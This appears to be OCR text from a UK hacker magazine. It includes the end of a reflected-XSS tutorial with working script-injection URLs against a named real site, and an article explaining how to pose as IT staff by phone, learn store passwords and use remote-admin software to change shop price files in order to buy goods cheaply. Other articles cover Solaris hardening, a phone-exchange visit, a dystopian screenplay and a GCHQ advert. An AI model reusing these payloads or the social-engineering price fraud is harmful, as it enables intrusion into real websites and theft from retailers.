A key thing to notice is that this site appears to be using a (non)mainstream search script and it is *fairly* unlikely that they would have thought to protect it from XSS attacks.

Let's try injecting some arbitrary XSS JavaScript!
www.banderlogs.co.uk/search.php?query=<script>alert('XSS')</script>

Ah HA! Successful attack! To understand why this has happened, it is imperative to look at the source code of the 'XSSed' website. Remember the two alerts?

<input class="inputbox" name="query" type="text" id="query" <script>alert('XSS')</script>
size="15" maxlength="40"/>

This is the cause for one of them: the string we searched for has been "echoed" back to us, however, our browser has executed it as the JavaScript code it REALLY is!

And here is the other one:
<h2 style="text-align:center">Search Results for <script>alert('XSS')</script> showing 1 to 10 of 0 results.</h2>

Although it is not always important to look for these strings after finding a successful XSS attack, when dealing with more advanced XSS, multiple strings can become an issue.

One thing to bear in mind, however, is that it is HIGHLY unlikely that you would find an extremely large website where such a SIMPLE XSS attack would work, but it DOES happen!
Try looking around sky.com. I don't think they've fixed the one I found several months back using simple XSS yet.

You can, now, from this URL:
http://www.banderlogs.co.uk/search.php?query=<script>CODE</script>

Inject pretty much whatever JavaScript code you wish into the URL…

http://www.banderlogs.co.uk/search.php?query=<script>window.location="http://www.hackervoice.co.uk/"</script>
This concludes my tutorial on Non-Persistent XSS. I'd just like to say a quick thanks to: Kr3w, DeadlyData, x2Fusion, Koum, Daryl, Xanzer, Marchy and Zamurick...

And of course, everyone at TheDefaced.org + HackerVoice

- Fouldini

Anonymous…

they're in your tubes…


High Street Stores & their Poor Security

By Tsun

In this article, I am going to be talking about, and, I hope, making you aware of the security found around you on your local shopping high street. This can be a rather vague term, however, so I will not really be covering things like CCTV, or the fat security guard that happens to be watching the door at your local Boots Store.

The security I happen to be talking about is that of the computer systems and networks that your favorite store happens to use to manage and maintain its pricing, billing, and crew or employee records.

This can actually have a HUGE significant impact on the normal shopper, who happens to be buying something from a store that's vulnerable to exploitation.



The process works normally something like this.

- Stage 1 – Head Office reviews an item price, and decides to change it at store level. They pass this price change to their techs, or I.T. Department.
- The I.T. Department take this price change and then, using their flavour of remote administration tools, connect to each store and effect a change in the store's local Master Price File.
- The Store, which is in LIVE operation, has a till system that queries the Master Price File for each barcode that's scanned, and displays the items price.
- The customer pays the value summed up by the till, and takes his or her goods home to enjoy.

See the Diagram on the left for a little more detail.

If you could take a look at the above diagram for a few seconds, and think about how each stage works, and allow me a little leeway for missing out some details and just take it at face value, it should not take too long before you see where I am going with this.

Let me change direction for a second and explain something that a lot of people in the UK seem to get wrong - the Prices ACT 1974 clearly states that any item being sold must have its price clearly displayed.

This price is called “An Invitation to trade”. This may not be the item’s real value in the store, and some people have then been caught up in arguments about buying goods at a price labeled, when the actual price turns out to be different. The law on this is clear, the shop or retailer has the right to refuse sale of any item in their shop. If they notice the price for an item is lower than it should be, then they can refuse to sell it to you, and you have no legal ground to argue. This is because the price listed on the item does not constitute a legal contract, it’s merely an invitation the store owner is making to his customers to buy or make him an offer for the goods or product.

Under law, this does mean that you could haggle over a price, but most stores would laugh and ignore you, as it’s not the social norm to argue over a listed price.

With all of the above in mind, think about your own history. How many times have you gone into a store, and come out with something at a price that was different from the one you expected, or that was listed on the item you were purchasing. I bet it’s more than once. I know I have.

The benefit for us is that almost all stores, even if their not obligated to do so, will honor a listed price, or the price their till systems tell them to sell an item for, even if that price is way off from what it normally sells at. This can be down to a few things; a lack of training on the part of the cashiers, the store’s desire to maintain a healthy relationship with its regular customers (hearing someone making a fuss about an item price would put other customers off), while the benefit of repeated custom from the person getting the bargain normally makes just selling the item worthwhile.

Now, if I could ask you again to cast your eyes over the diagram t, and one more time review the stages I have shown, and think about them for a second.

I think that by now you should have that evil grin on your face; you know the one you get when you just realized something cool that you could possibly use to your own advantage.

Password Policy and the Human Factor.

Ok, so the introduction to the situation is out of the way, at this stage you should have a really good idea of what I am talking about, and why.

Now I want to expose what can only be called some of the worst password policies known to man or beast. And they can be found in almost all of your local high street shops.

The Month; The Shop name and its ID; and the Managers Name.

The Month: This is a common idea I have found in more than one chain of stores. The system password at any given time is the Month followed by the Year, or a variation of this. For example, at the time of writing this article, the password for people using this lax system would be May2008, or MayMay2008, or 20008May. I think you get the idea.

The Shop Name: This is even worse, as this tends not to change at all. Almost all franchises or chains of stores have their own unique Identifying number, normally a 3 or 4 digit affair As an example, let’s say 31337 is the Unique ID for Curriy’s, a nationwide chain of electrical stores, their password at any given time would be Currys31337.

The Managers Name: This just blows the mind. Some IT departments will actually issue passwords to stores which contain the name of the store’s manager, along with some derived number or set of letters, sometimes a month or numerical date.

Now, we ask the question, why?. WHY, for the love of god, would anyone in their right mind in a computer IT department issue passwords like this, and set password policies like this? The answer is actually rather simple, - people are noob's.

The staff, the managers or the crew who use these computers day in and out, tend not to be very computer literate, and as a result, asking them to remember any complex password policy or asking them to invent a new password each month on their own would simply be a nightmare. It's also clear that the IT techs for these companies don't perceive any real threat, as they allow such lax procedures to take place.

One IT consultant that I spoke to over the phone said, "Are you kidding, they would be on the phone every day asking for their password to be reset" - and we both laughed because he's probably right. Yet is that really an excuse for taking such poor interest in the security of the systems they manage?

The People on the Front Line

The people in the firing line here are each of the managers in charge of the stores in poor security conditions. Its their jobs that are on the line if anything strange goes wrong, or happens to their system.

As if all this was not bad enough, for most stores, there are no procedures in place for either identifying an official IT technician, or any procedures for querying their actions. As a result, almost all managers I looked at when faced with a caller saying, "Its IT, we need you to ……", would blindly do what they were asked, without challenging them for ID, asking for verbal security passwords, or calling back to confirm their origin. Nothing.

They will simply pick up the phone, and say, "Hello, Mr IT guy. How can I help you today?", and then carry out almost any request they are asked.

Example (this didn't happen, I wasn't there)
BOB:: calls 012345678 (local video shop)
BOB:: "Hello, this is IT, who am I speaking to ?"
ANN:: "Hello BOB this is ANN, what can I do for you today."
BOB:: "Oh, we have a big problem right now. Your file allocation's all out of sync, so we're going to need you to power down your PC and leave it off for 3 hours till we fix it."
ANN:: "Oh my god, are you joking ?"
BOB:: "No ANN, we don't joke about problems like this. You're also going to need to unplug your router"
ANN:: "One moment please……"

At this point, ANN is well confused and worried, as she just realized that with the computer down, she can't serve any customers, and her store happens to be queued to the door.

ANN:: "I'm back. I just had to check with another manager. You know our tills will be down as well, are you sure you cant fix it now?"
BOB : "Sorry ANN, I need you to turn it off right now, the faster you power down the quicker I can sort the problem out, and ANN I will call you when you can turn them back on, if you turn it back on too soon it will erase my hot fix."
ANN:: "eh, ok then. Em, right…. Ok then thanks BOB, "

Ann hung the phone up, told her customers there was a problem with her tills, and shut down her store computer system. It stayed down for 1 hour 45 minutes, which was the amount of time the REAL IT department took before they realized her system was not responding to their regular checks.

The above is a bad example of what can be done, as it does not really benefit anyone other than providing some cheap laughs

So, let's move on to something a bit better.

What Now? What's our Goal?

We have already established that we can impersonate a store's IT department. This is nothing spectacular; no more than a little creative social engineering of people we happen to know are already used to taking calls like ours. And we can get the staff in the store to hand over information, or do almost anything we could possibly need, to gain a deeper level of access to their system.

And for the purpose of this article, let's assume that our ultimate goal is to gain access to that all-important, locally stored, price file, with the intention of walking into the store, and attempting to buy something at a price you have set, and not the price the store thinks its meant to be.

What do we need to accomplish this? Well, we already have everything we need. If you're smart enough, and skilled in social engineering, you can find out everything you need from the people that work in the store. You need only call them and ask.

For the purpose of this article I will assume you have already done this, and I will use as a reference the information I gathered while looking into it myself.

Research - Do yours!

It's time to do some research. As an example I will use my local GAME™, since they have something I want, but am unwilling to pay their asking price.

Unique ID: This is something that almost all the stores I looked at have. It's a small 3 or 4 digit number, that's used within the company to uniquely identify a store amongst all the other branches, commonly called a Branch number. Let's assume a phone call from IT finds out it's "1234".

Software: All IT departments will use a third party remote administration tool to connect to, edit and work with the store computer. It's important that you find out what tool they are using, as this will be needed. Why hack it, when you can use their own software? For our example , let's assume that GAME™ are using an off the shelf application called PC Anywhere - it's actually widely used in an insane number of retail outlets.

Password policy: This is easily obtained via a single phone call. If you ask the right questions, for example in a call to GAME™ and one of their managers, you could ask, "Hi, its IT, are you guys still using the Month as your password?" to which the GAME™ Manager may have replied, "No, we're actually using our store number followed by the year". OK, that was easy. Now we have their password policy, assuming that it changes only yearly, or whenever the store gets assigned a new store or branch number, which I have found to be very rare and only happens on store closures.

At this point, we know that GAME™ has a computerized till system, they have, as shown in the diagram, a single locally held price file, or master file, which we don't know the format of yet, but that's no big deal. We also know that their store number is "1234".We know they're connecting during office hours via PC Anywhere, an application from Norton, which is a little annoying given its normally very stable. And we know that the password policy range they use is almost useless, given that by knowing that policy, we now know the passwords for all stores nationwide.

The Con.
Now for the trick itself, Taking all of this information, and then applying it to gaining access to the computer system. I am deliberately leaving some information out at this stage, as I am not writing a guide / how to, so you can find the computer system's IP address, IP range and their router brand on your own.

For the example here, let's assume that I already know their IP address, and I also know from attempting connections that some stores have their routers setup to block IP's from unknown ranges, but not all, assuming that we use PC Anywhere, and/or some public exploit for it to gain access to the local computer system. And that we then login with the password that we already know.

We're left looking at what I have found to always be a messy desktop, normally with lots of xls, .rtf and some random third party accounting files, but normally it's just the day to day paper work the manager needs access to print regularly. Apparently they don't like looking any further than the desktop.

We're looking for the pricing file, and it didn't take long to find what I was looking for - a folder with the name of their till system, easily found out by walking into their store and reading it, inside of which we find some random files, and the 200 meg price file. For the example, and its not always the case, let's assume that the price file is actually an excel document, that lists an ID, Title , New Price , Used Price , QTY , and lots of other store specific junk that we're not interested in.

All we need are the price, new or used, and the title, again using GAME™ as an example, looking for a game that we really want to buy but fucking REFUSE to pay £44.99 for. Scroll over, and edit the New Price, to something else. In this example, GTA would have gone from a shocking £44.99 to a more respectable £34.99. A nice £10.00 saving for their customers isn't that much to ask now is it?

Save the file, log out, and walk into your local GAME™. Pick up GTA, walk to the till, watch the look as the cashier rings it up and sees the new strange low price, and then blag your case. I can assure you that 9/10 cashiers will sell you the game, and then wonder when the price dropped.

Conclusions
The bottom line, is that because of slack security measures, most high street systems can be compromised with very little effort, and enable anyone to simply walk in and take what they want at the price they want.

The main defence stores have comes from the fact that Anti Virus giants Norton make their remote administration software, but when you're not messing with that and you're using the human factor to bypass it, then it's all but useless.

McDonalds, Game, Landmark, Burger King, Borders, and Subway are just a few of the nationwide franchises that may be vulnerable to such intrusions. As a side note, a lot of McD's and Burger Kings use new digital till systems, and their till key layout is all computer generated, so it's possible to not only change the price of, say, a Big Mac, but you can also make the button on the till read "FEKMAC", or even have the Customer Till Display, the wee screen that shows you your totals, read something like, "FEK OFF FAT BARTENDER" lol.. Not that I have done that, but I'm just saying it's possible. Oh and one last thing. You can also alter the way grill orders are printed. Watching a kitchen staff member rip out a grill order, and then laugh his ass off because it reads "BIG MAC YOU FAT PERSONAGE" is endless fun.

Finally… This is not a guide, or an invitation for you to follow these steps and go out and break the law. Its here to inform the people that read it that there are problems with a system that has no way of checking authenticity of its callers, or the people who are currently logged in using their computers, they assume its IT, but next time, it might just be some hacker out for a free lunch, or cheap book.

```
test$ nmap -p1-65535 -A Sserver

Interesting ports on Sserver (10.10.10.6):
(The 65514 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp Solaris ftpd
22/tcp open ssh SunSSH 1.1 (protocol 2.0)
23/tcp open telnet
25/tcp open smtp Sendmail 8.13.4+Sun/8.13.3
111/tcp open rpcbind 2-4 (rpc #100000)
513/tcp open login Berkeley remote login service
514/tcp open tcpwrapped
587/tcp open smtp Sendmail 8.13.4+Sun/8.13.3
898/tcp open http Solaris management console server
4045/tcp open nlockmgr 1-4 (rpc #100021)
5987/tcp open unknown
5988/tcp open unknown
7100/tcp open font-service Sun Solaris fs.auto
9010/tcp open tcpwrapped
22273/tcp open wnn6?
32771/tcp open status 1 (rpc #100024)
32772/tcp open fmproduct 1 (rpc #1073741824)
32773/tcp open rusersd 2-3 (rpc #100002)
32774/tcp open ttdbserverd 1 (rpc #100083)
32777/tcp open sometimes-rpc17?
32778/tcp open dmispd 1 (rpc #300598)
32779/tcp open snmpXdmid 1 (rpc #100249)
32795/tcp open unknown
Service Info: OSs: Solaris, Unix, SunOS

Nmap finished: 1 IP address (1 host up) scanned in 1778.040
```

My first job on booting Solaris 10 on "Sserver", my Sun Fire T2000 system, was to harden the operating system.

I want to make sure that the system is not going to be offering extraneous services to passers-by on the internet (even though everything but SSH will be firewalled off). This will have the added bonus of stopping CPU being used unnecessarily.

An initial port scan using the ubiquitous nmap utility revealed the following open ports (see left).

As you can see, there's a lot of unwanted access provided there. At least SSH is there by default, but we also have telnet and rlogin, the X11 font server, as well as all those RPC services.

```
root@Sserver# svcadm disable svc:/network/telnet
root@Sserver# svcadm disable svc:/network/login:rlogin
root@Sserver# svcadm disable svc:/application/x11/xfs
root@Sserver# svcadm disable svc:/network/ftp:default
root@Sserver# svcadm disable svc:/network/rpc/rusers
root@Sserver# svcadm disable svc:/network/rpc/rstat
root@Sserver# svcadm disable svc:/network/shell:default
```

Solaris 10 manages services with the svcxsxxx utilities, and I will use them to turn off telnetd and rlogin, see left.

```
SUNWtnetr Telnet Server Daemon (Root)
SUNWtnetc Telnet Command (client)
SUNWtnetd Telnet Server Daemon (Usr)
root@Sserver# pkgrm SUNWtnetr SUNWtnetd
```

And we can also get rid of the packages that provide telnetd itself, since it is inherently insecure, and there is always potential access via telnet to the console over the ALOM network port.

```
root@Sserver# pkginfo | grep -i telnet
```

First, check what packages need to be removed, then remove them with the pkgrm utility (see left).

```
chmod 444 /etc/passwd /etc/group
chmod 400 /etc/inet/inetd.conf
chmod 500 /usr/sbin/shutdown
chmod 640 /var/adm/messages
chmod 660 /var/adm/spellhist /var/adm/vold.log
```

Next, I set permissions on some of the critical files as shown on the left.

Hopefully, this has given you an idea of how to do all this manually. I also downloaded the Sun Solaris security toolkit, which has a lot of useful scripts to automate the hardening process. The file you require is SUNWjass-4.2.0.pkg.tar.Z, and is only 600KB. You need to be registered with Sun to download anything, but this is useful anyway, since you need an id to get the latest security patches, and also to access the Sun update connection site.

```
root@Sserver# uncompress SUNWjass-4.2.0.pkg.tar.Z
root@Sserver# tar xf SUNWjass-4.2.0.pkg.tar
root@Sserver# pkgadd -d . SUNWjass

Processing package instance <SUNWjass> from </root/install>

Solaris Security Toolkit 4.2.0(Solaris) 4.2.0
Copyright 2005 Sun Microsystems, Inc. All rights reserved.
Use is subject to license terms.
Using </opt> as the package base directory.
## Processing package information.
## Processing system information.
## Verifying package dependencies.
## Verifying disk space requirements.
## Checking for conflicts with packages already installed.
## Checking for setuid/setgid programs.

Installing Solaris Security Toolkit 4.2.0 as <SUNWjass>

## Installing part 1 of 1.
/opt/SUNWjass/Audit/disable-llim.aud
/opt/SUNWjass/Audit/disable-ab2.aud
...etc...
/opt/SUNWjass/rules.SAMPLE
/opt/SUNWjass/sysidcfg <symbolic link>
[ verifying class <none> ]

Installation of <SUNWjass> was successful.
```

You'll notice that the package was loaded from /root/install. This is because I modify the root user to have a different home directory. Often / is a shared home directory for other system accounts and daemon user ids, and it's never a good idea to have the root .profile and other dot-files there.

Moving home is relatively easy, though:

```
root@Sserver# usermod -d /root root
root@Sserver# mkdir /root
root@Sserver# chmod 700 /root
root@Sserver# mv /.[a-zA-Z0-9]* /root/
```

Even all the existing dot-files get copied across. The JAAS security toolkit has a large number of configurable options, which are documented in the reference manual. The security blueprints collection is also a good place to look for information.

To secure your Solaris system with the JAAS tool, execute the hardening driver using the following command:

```
root@Sserver# /opt/SUNWjass/bin/jass-execute -d
hardening.driver | tee jaas-hardening.log
```

This will lock down your system, and place a log of all output into jaas-hardening.txt. Once this has completed, reboot to implement the changes.

When you next login you will see that a security warning has been added as shown on the right.

```
This system is for the use of authorized users only.
Individuals using this computer system without authority, or in
excess of their authority, are subject to having all of their
activities on this system monitored and recorded by system
personnel.

In the course of monitoring individuals improperly using this
system, or in the course of system maintenance, the activities
of authorized users may also be monitored.

Anyone using this system expressly consents to such monitoring
and is advised that if such monitoring reveals possible
evidence of criminal activity, system personnel may provide the
evidence of such monitoring to law enforcement officials.
```

This should be modified to comply with local legal requirements. Also, the passwords for any existing users will have been expired, and a much more stringent policy is now in place. If an nmap scan is run against the system now, you will see that most ports are closed, except SSH and one other that will be investigated later.

```
$ nmap -p 1-65535 -A Sserver

Interesting ports on Sserver (10.10.10.6):
(The 65533 ports scanned but not shown below are in state:
closed)
PORT STATE SERVICE VERSION
22/tcp open ssh SunSSH 1.1 (protocol 2.0)
22273/tcp open wnn6?

Nmap finished: 1 IP address (1 host up) scanned in 1814.355
seconds.
```


As you can see now, most of the ports are closed and the system is a little more secure.

Telephone Exchanges: Chislet

Chislet (NDCHI) is a strange little exchange. Out in the middle of nowhere, opposite a church, it serves around 600 residential users and 31 non residential.

Here's the door with the signs…

This is a S4 Alarmed Site, apparently!



Of course, BT is quick to remind you that you're an evil explorer!

This one is interesting, unfortunately the photo is very blurry (shouldn't rush these things). It says Chislet UAX, which means it's got a Strowger in there! Look into Strowgers here (or see Belial's article this issue!):

http://www.seg.co.uk/telecomm/

…they're really cool.

As with every change of governance, there is a change in law. History has shown that when government is most concerned about a change in the law for the betterment of its people, it's mostly for it's own benefit.

Now in 2010, with the anticipation of the London Olympics and the recent changes to ID card laws, as well as the introduction of mandatory identification, public life changed from a somewhat free society.

14 months have passed since the revised computer misuses act was put into British law. The act makes it a criminal offense for anyone to posses, distribute and obtain any tool that can be used to carry out any form of computer misuse. That means every single piece of computer software and hardware that is commonplace in the hacking and security communities. Anyone caught with such a tool could be arrested and sentenced under the act, regardless of whether they use the tool or not.

The life of a hacker has dramatically changed since the boom years of the millennium.

We find ourselves in a darkened room, illuminated by the strips of horizontal blind curtains.

A digital clock displays the time thirteen hours and thirty six minutes. It appears old and faded; the LCD display is red and appears to flicker slightly.

We move out and the room seems to focus in more, the light cuts render a figure under bed sheets.

The clock changes to 13:37 and a load wake up alarm sounds. The display flickers in time with the beat of the alarm. Reflecting off the table surface it sits on.

A hand extends from under the cover and bashes the clock in an attempt to stop it from making that annoying sound.

We cut to a speeded up sequence of the now awake character rising from the bed, already dressed in jeans and a black t-shirt - the character is noticeably in a rush to get ready to do something. The speed of the sequence is in time with a background tech tune.

We find him in a room full of computer hardware, displays and keyboards, wires and all sorts of gadgets arranged around the room.

Our character is part of a group of technophiles. This group was part of a global community of hackers, coders and phreaks. They communicated freely over the Internet and created their own communication networks. For many years this group remained public, fairly over ground.

If not all then most information was available to public eye. This group of hackers was more concerned about a good public image and supporting the community than breaking into banks and stealing credit card numbers, as the general media so loved to describe them as.

Today, the story is so much different. Our character no longer feels free to be public. All of the websites and message boards that the group ran were now offline. Only virtual ghosts of it's once electronic existence remain archived on the Internet, a legacy of a once-fruitful community.

The group is made up of your average citizen.

We cut to a busy road; the day is cold, gray and it has just been raining heavily. The London streets are covered with rain, and damp and busy commuters.

Just like anyone in this crowd, they exist. Every face different and everyone has a story to tell. However, although similar to a normal person, these hackers know that they are different. Something unexplainable separates them from us.

One thing divides these from the rest, and that is that they kept on hacking.

Why do you keep on hacking? Do you not fear arrest- your freedoms taken away and being imprisoned for a long time?

Reply:
How do you not see this life as the same as arrest? Our freedom was taken away by the government a long time ago. We are not free now. The only way is if we keep fighting. So there is not much difference between your prison and this life.)

They are all driven by the memory of what was and the thought of what will be.

Technology is not only a tool, it can be a weapon. In the right hands it can do beautiful things and in the wrong it can do terrible damage.

We cut to a murky alleyway where our character has now arrived. He has travelled to meet with a few of his friends.

He stands in front of a large smooth door. Viewed by a fish-eye security camera, he reaches for his left trouser pocket and pulls out a small rounded device. Pointing it at the camera he activates it.
The device flashes at the camera in a coded method. It appears as though it's some sort of remote control. The door immediately opens, and our character enters.

We find ourselves inside a flat. A corridor leads to the living room, where 3 guys are sitting down around a laptop. The laptop is placed on a table, the table has a number of electronic items scattered around. It looks like they were busy soldering some sort of circuit boards.

They all greeted and sat down to talk.

So did anyone find a place?

Yeah, we can broadcast tonight. I found a good site.

Cool. What time shall we go? 6?

That sounds good to me. I'll go grab my stuff.

The broadcast they speak of is a pirate radio station that this group do every day. The broadcast takes place at a random location every night. The stream can be heard worldwide as well as on the Internet. The group has to keep moving from place to place as not to get cough.

Freedom of speech and expiration is well controlled these days. Such rough pirate radio stations carry severe penalties as they use unlicensed technology.

In today's world, every piece of technology from your watch to your mobile phone has to be licensed. Everything is carefully monitored so that the item cannot be misused by terrorists. Your computers monitor your actions and allow you to be monitored; your phone actively reports its location. Old technology is being phased out. Any modification to technology is strictly prohibited. As before if you opened a laptop up yourself you could void the warranty. Today you could go to prison. It is commonplace for anyone not carrying an ID card on the street to be put under surveillance. From time to time even a house raid would take place. All this was supposedly to protect your freedom from terrorists. Yet everyone still goes on like normal. Not much can be seen to have changed in these past 5 years.

These guys know deep down that all is not well. The power from the people has been taken away.
The government no longer works for the people but the people work for the government.

So with the introduction of the computer misuses act, digital data is controlled tightly and with very little leeway on copying of security tools.

Most of the well known websites that offered programs and information in the UK have now been shut down.

Tool use is strictly limited to licensed companies. Tools are protected by DRM and copying of the tools is completely prohibited. Hackers still use tools. Regardless of the laws, programs and information are distributed amongst the community. However, this is done noticeably more secretively then before.

"For your safety" - This is what they say. News biased towards the governments, propaganda machines that spew out poisonous clouds into the atmosphere such as the "CLEAR stream" system.

Before all this, we were all once where free to roam the vast seas of the Internet oceans. We had a mainly unfiltered access. One person could find or talk or distribute any opinion we wished. The audience was free to choose if they wanted to listen or not. Sure, it was a dark place at times. It was uncensored and unregulated. You could stumble upon some seriously sick shit but, fundamentally you had to choice to click way. Now CLEAR stream controls what you will see. With the join forces of all the UK ISPs that have been bought out by umbrella corporations who's ownership is unknown a system was put in place to filter out everything the government did not want you to see.

We find ourselves on the corner of an out of town run down street. The flickering street lights illuminate the pavement. The group assemble right outside a fenced off building. The building looks like it has not been used for a while, 6 stories of office space to rent, a sign says. Next to Trespassers will be prosecuted. The roof of the building is pretty flat, with small air ducts and a corroded metal staircase hanging off the side of the building, in case of a fire.

The group observes the building for a short while checking out the gate. They walk passed it a few times and on the second pass two of the guys crouch down in front of the middle of the two massive wire meshed gates that are held together by a re-enforced chain which is looped twice around a padlock.

A cool wind blows passed as one holds the padlock straight and the other pulls a shimmy tool out of his pocket and begins to rotate it around the padlocks shackle.

Within moments a quiet click echoes against the walls of the office building. The chain drops to the floor and the gate is slightly opened.

The team scuttles through the gate. Levering it closed, with the chain and padlock resting in between the gate doors, holding them together, in an attempt not to draw unwanted attention from any police or security personnel that may drive down the road.

The exterior staircase was once used as an escape route in case of fire. Now, it's the perfect entry point to the top of the building. As the group walks up the steps floor by floor they keep a lookout to make sure they have not been spotted, balancing speed with stealth.

Once they reach the last floor, a narrow ladder leads them up to the lip of the roof. With a leg over the edge, they bring themselves to the roof. Helping the others still on the ladder, and making sure none of the rucksacks full of equipment are left behind.

Once they are all up, they quickly start to unpack their rucksacks, assembling a 4 foot antenna panel.
A couple of laptops get pulled out and a car battery connected to some sort of power transformer supply rig, and, alongside the laptops, a small mixer. Within minutes a small mobile radio studio is assembled, complete with microphones, transmitters and Internet relays. Like a special operation forces team, our guys are able to deploy their studio to any location at any time.

As they check their equipment, as the intro music rolls and they are now live to the world and whoever wants to listen.

Meanwhile....

In A.D. 2101, war was beginning.
Captain: What happen?
Mechanic: Somebody set us up the bomb.
Operator: We got signal.
Captain: What*!*
Operator: Main screen turn on.
Captain: It's you*!!*
CATS: How are you gentlemen*!!*
CATS: **All your bases belong to us.**
CATS: You are on the way to destruction.
Captain: What you say*!!*
CATS: You have no chance to survive make your time.
CATS: Ha Ha Ha Ha ...
Operator: Captain!! *
Captain: Take off every 'ZIG'*!!*
Captain: You know what you doing.
Captain: Move 'ZIG'.
Captain: For great justice.

This draft will hopefully be expanded upon and be made into a feature length episode of Hacker Voice TV.

If you have any ideas or can help out with future Hacker Voice TV episodes we'd like to hear from you! Get in touch with Belial@hackervoice.co.uk

Section 40

U N C L A S S I F I E D
M I S I N F O R M A T I O N

CAV117 Ø1/162Ø 335C3193

FOR CAV

ROUTINE Ø1120ØZ DEC 81

FROM RA VALLEY
TO MODUK AIR
HQRAFSC

U N C L A S S I F I E D
SIC Z6F
SUBJECT: UNIDENTIFIED FLYING OBJECT
A 30-NOV 1845-4 MINS
B HUGE BRIGHT ORANGE CIRCULAR LIGHT. TWO SMALLER LIGHTS SEPARATED FROM-MAIN-LIGHT
C BETWEEN BETHEL AND BONT NWYDD. OUTDOORS. MOVING WHEN FIRST SIGHTED THEN STATIONARY
D-NAKED EYE.
E NORTHWEST OVER AERNARVON
F LOW ANGLE POSITION AT SIGHTING HIGHER THAN CAERNARVON
G APPROX. 5 MILES
H SMALL OBJECTS SEPARATED AND REJOINED MAIN LIGHT. MOVED WEST SEPARATED AGAIN, THEN DISAPPEARED
J RECENTLY STOPPED-RAINING. SKY-FAIRLY CLEAR
K CLEAR VIEW

PAGE 2 RBDTOG Ø12 UNCLAS
L OPERATIONS-CENTRE, RAF VALLEY, EXT 494
M Section 40
N Section 40 GWYNEDD COUNTY COUNCIL
O Section 40
P 1 DEC 1115
BT

DISTRIBUTION Z6F
EAB 1 DS 8 ACTION (CXJ 1 DSC(AFDO))
CAM 1 ACS(P)
CYD 1 DD OPS(GE)(RAF)
CAV 1 DI 55B(SIC)
CAV 2 DST

About This Page

The Random Data Dump is YOUR page. We are accepting 1 page (A4 size) of anything hacking related, be it a montage of photos, a jumble of weird numbers, text etc – as long as it fits in with the magazine's content, we'll include it. Remember- the more random and interesting , the better the chance it will appear in the next magazine! Submit your pages to **articles@hackervoice.co.uk**

GCHQ

it's an interesting world

31337

Fluent in online security?

IT, Internet & Engineering Careers I **based Cheltenham** Part of the UK's intelligence services, our role is to patrol and protect Britain's digital space. With our partner organisation CESG – the UK's information assurance authority – we're briefed with preventing hostile forces from damaging systems, servers and society. With some of the word's leading practitioners, using industry's most sophisticated technology, to tackle computing's most challenging puzzles, we're an elite team, seeking new members. You'll need a science based degree and/or experience of internet technologies or information assurance. **To find out more apply online at: www.gchq-careers.co.uk**

TOP 100 GRADUATE EMPLOYERS

